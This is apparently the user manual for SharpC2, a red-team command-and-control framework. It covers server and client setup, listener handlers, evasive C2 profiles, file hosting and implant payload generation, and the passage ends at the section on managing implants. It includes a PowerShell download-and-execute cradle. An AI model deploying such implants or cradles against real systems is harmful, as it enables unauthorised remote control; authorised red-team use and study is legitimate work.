
SharpC2

Release 0.1

Rasta Mouse

Apr 30, 2023

CONTENTS:

1	Getting Started	1
1.1	Team Server	1
1.2	Client	1
2	Building	5
2.1	Team Server	5
2.2	Client	5
3	Handler Management	7
3.1	HTTP	7
3.2	HTTPS	8
3.3	SMB	10
3.4	TCP	10
3.5	EXTERNAL	11
4	C2 Profiles	13
4.1	HTTP	13
4.2	Example Profile	13
5	Hosted Files	15
6	Generating Payloads	17
6.1	Downloading	17
6.2	Hosting	18
7	Interacting with Drones	19
8	Tasks Status	21
8.1	Pending	21
8.2	Running	21
8.3	Complete	22
8.4	Aborted	22
9	Events	23
9.1	User Authentication	23
9.2	Web Log	24
10	External C2	25
10.1	ExternalC2.Net	25
10.2	3rd Party Controller	25
10.3	3rd Party Client	26

11	Outgoing Webhooks	29
11.1	Slack	29
11.2	Custom	31

GETTING STARTED

The easiest way to get started is to download the latest [release builds](#) from the GitHub repository.

1.1 Team Server

The Team Server, `teamserver-linux.zip`, is only built to run on Linux.

```
~$ wget -q https://github.com/rasta-mouse/SharpC2/releases/download/v1.0.0/teamserver-  
→linux.zip  
~$ unzip -q teamserver-linux.zip -d SharpC2  
~$ cd SharpC2/  
~/SharpC2$ chmod +x TeamServer
```

Run the `TeamServer` executable, providing the IP address of the server and a shared password to connect with. The IP is used to generate a self-signed SSL certificate for the management API.


```
~/SharpC2$ sudo ./TeamServer 172.25.157.95 Passw0rd!  
Certificate thumbprint: 748187C70A83FB6AF30308E3E3DDCAFC16BFF769
```

1.2 Client

Only a Windows build, `client-windows.zip`, is provided at this time. It is built as an MSIX package which you must install.

```
PS C:\Users\Daniel\Desktop> iwr -Uri https://github.com/rasta-mouse/SharpC2/releases/  
→download/v1.0.0/client-windows.zip -OutFile client-windows.zip  
PS C:\Users\Daniel\Desktop> Expand-Archive -Path .\client-windows.zip -DestinationPath .  
PS C:\Users\Daniel\Desktop> cd .\Client_1.0.0.1_Test\  
PS C:\Users\Daniel\Desktop\Client_1.0.0.1_Test> .\Client_1.0.0.1_x64.msix
```

The installer is signed with my own key. Should you want to build with your own key, see the [Building](#) page.




After installation, the app will appear in your Start Menu, just like any app from the Windows Store.

To connect to the Team Server, enter its IP address, a nick for yourself, and the shared password.

A screenshot of a login screen with a dark gray background. It features three input fields stacked vertically. The first field is labeled "Server*" and contains the IP address "172.25.157.95". The second field is labeled "Nick*" and contains the text "rasta". The third field is labeled "Password*" and contains a series of ten dots. Below these fields is a rounded rectangular button with the text "LOGIN" in white.

Ensure that the certificate thumbprint matches the console output of the Team Server.



BUILDING

2.1 Team Server

Most people will want to build the Team Server for Linux and run it on an Ubuntu VM (or other distro.)

```
$ dotnet publish -c Release -r linux-x64 --self-contained
```


The `--self-contained` parameter is optional, but allows you to run the application without needing to have the .NET runtime installed.

2.2 Client

The .NET MAUI client can be built for [Windows](#) and [macOS](#).

HANDLER MANAGEMENT

Handlers (or listeners) are managed via the **Handlers** menu. Each handler type can be accessed via each corresponding tab.




Click on the + button to add a handler of the selected type.

3.1 HTTP

The HTTP handler is an egress handler, and has 5 options:

- Name
 - A unique name to identify the handler.
- C2 Profile
 - The C2 profile to apply to the handler. See the [C2 Profiles](#) page for more information.
- Bind Port
 - The port to bind to on the Team Server. Useful if you want to bind to an odd port and redirect traffic using a redirector.
- Connect Address
 - The IP address or domain name that the implant will attempt to talk to.
- Connect Port

- The port on which the implant will attempt to talk to.



The screenshot shows a configuration window for an HTTP handler. It has a dark theme. The fields are as follows:

- Name***: A text input field containing the value "http".
- C2 Profile**: A dropdown menu showing "default".
- Format**: A dropdown menu showing "HTTP".
- Bind Port**: A spinner control showing the value "80".
- Connect Address***: A text input field containing the IP address "192.168.1.229".
- Connect Port**: A spinner control showing the value "80".

At the bottom right of the window are two buttons: "CANCEL" and "SAVE".

3.2 HTTPS

The HTTPS handler is an egress handler, and has 2 additional options:

- PFX Certificate
 - A certificate in PKCS #12 format. If no certificate is provided, a self-signed certificate will be generated.
- PFX Password
 - If the PFX was generated with a password.

Name*
https


C2 Profile
default

Format
HTTPS

Bind Port
443

Connect Address*
192.168.1.229

Connect Port
443

 PFX CERTIFICATE

PFX Password


CANCEL SAVE

Note: The current configuration is such that an HTTPS Drone will automatically accept any untrusted SSL certificate.

3.3 SMB

The SMB handler is a P2P handler, and has 2 options:

- Name
 - A unique name to identify the handler.
- Pipe Name
 - The named pipe name that will be bound on the endpoint.




A dark-themed configuration dialog for the SMB handler. It contains two text input fields. The first field is labeled "Name*" and contains the text "smb". The second field is labeled "Pipe Name*" and contains the text "sharp_pipe". At the bottom right of the dialog are two buttons: "CANCEL" in white text and "SAVE" in blue text.

3.4 TCP

The TCP handler is a P2P handler, and has 3 options:

- Name
 - A unique name to identify the handler.
- Bind Port
 - The port to bind to.
- Localhost
 - Bind to the localhost only (127.0.0.1) or all interfaces (0.0.0.0).




A dark-themed configuration dialog for the TCP handler. It contains three fields. The first is a text input labeled "Name*" with the value "tcp-local". The second is a text input labeled "Bind Port" with the value "4444" and up/down arrow icons to its right. The third is a checkbox labeled "Loopback Only?" which is checked. At the bottom right are two buttons: "CANCEL" in white text and "SAVE" in blue text.

3.5 EXTERNAL

The External handler is an egress handler, and has 2 options:

- Name
 - A unique name to identify the handler.
- Bind Port
 - The Team Server will bind to this port and wait for a connection from a 3rd party controller.

A screenshot of a configuration dialog for the 'EXTERNAL' handler. The dialog has a dark background. It contains two input fields: 'Name*' with the value 'ext' and 'Bind Port' with the value '6666'. The 'Bind Port' field has up and down arrow icons to its right. At the bottom right, there are two buttons: 'CANCEL' and 'SAVE'.

See the [External C2](#) page for more information on leverage this handler.

C2 PROFILES

A C2 Profile can be used to customise/override default settings and behaviours of the implant. These currently only apply to the HTTP implant. They are defined in YAML format and must be present in the team server's *C2Profiles* directory to be loaded.

4.1 HTTP

Option	Description	Data Type
Sleep	The sleep interval of the implant in seconds	Int32
Jitter	The jitter of the sleep interval as a percentage	Int32
GetPaths	The URL paths to use on GET requests	String[]
PostPaths	The URL paths to use on POST requests	String[]

Note: The GET and POST paths are selected randomly on each use.

4.2 Example Profile

```
Name: default
Http:
  Sleep: 60
  Jitter: 10
  GetPaths:
    - /index.php
    - /news.php
  PostPaths:
    - /submit.php
    - /upload.php
```


HOSTED FILES


Since the HTTP handler acts as a web server, it can also serve any arbitrary file. Hosted files appear in a separate table underneath the HTTP handlers. To host a file, click the Cloud icon next to the handler you want to host on.

The screenshot shows a web interface with a dark theme. At the top, there are four tabs: HTTP, SMB, TCP, and EXTERNAL. The HTTP tab is selected and underlined. Below the tabs is a table with four columns: Name, Bind Port, Connect Address, and Connect Port. There are two rows in this table: one for 'http' with bind port 8080 and connect address localhost, and another for 'http2' with bind port 8888 and connect address 127.0.0.1. To the right of each row are two icons: a cloud with an upward arrow and a red trash can. Below this table is a blue circular button with a white plus sign. At the bottom of the interface is another table with four columns: Filename, URI, Size, and Handler. This table is currently empty and has the text 'No hosted files' centered in it.


Name	Bind Port	Connect Address	Connect Port
http	8080	localhost	8080
http2	8888	127.0.0.1	8888

Filename	URI	Size	Handler
No hosted files			

The Handler drop-down is pre-populated with the one you selected, but can be changed here without having to go back. Clicking the Select File button will open a file dialogue window to select the desired file. Enter the URI that you want the file to be hosted at. It does not have to be the same as the original filename.



Once hosted, the file will appear in the table below.


Filename	URI	Size	Handler	
test.ps1	/test	66	http	

```
PS C:\> iex (new-object net.webclient).downloadstring("http://localhost:8080/test");  
Invoke-TestCommand  
This is a test
```

To remove a hosted file, simply click the red garbage icon.


GENERATING PAYLOADS

Payloads may be generated via the Payloads menu. Payloads are tied to handlers, so you need at least one handler to generate a payload. First, select the desired handler and payload format.

A dark-themed user interface for generating payloads. It features two dropdown menus: the first is labeled 'Handler' and has 'http' selected; the second is labeled 'Format' and has 'POWERSHELL' selected. Below these menus are two large, dark buttons: 'DOWNLOAD' and 'HOST'.

6.1 Downloading


Clicking the Download button will drop the payload into your user's downloads folder.




6.2 Hosting

Clicking the Host button will open a new dialogue window for hosting the file on an HTTP handler. Select the desired handler and enter a URI.

Note: The HTTP handler must already exist.




Thereafter, the payload will appear in the hosted files table within the Handler menu. It can be removed by clicking the red garbage icon.



INTERACTING WITH DRONES

The SharpC2 implant is called a “Drone”. Drones can be managed via the Drones menu.

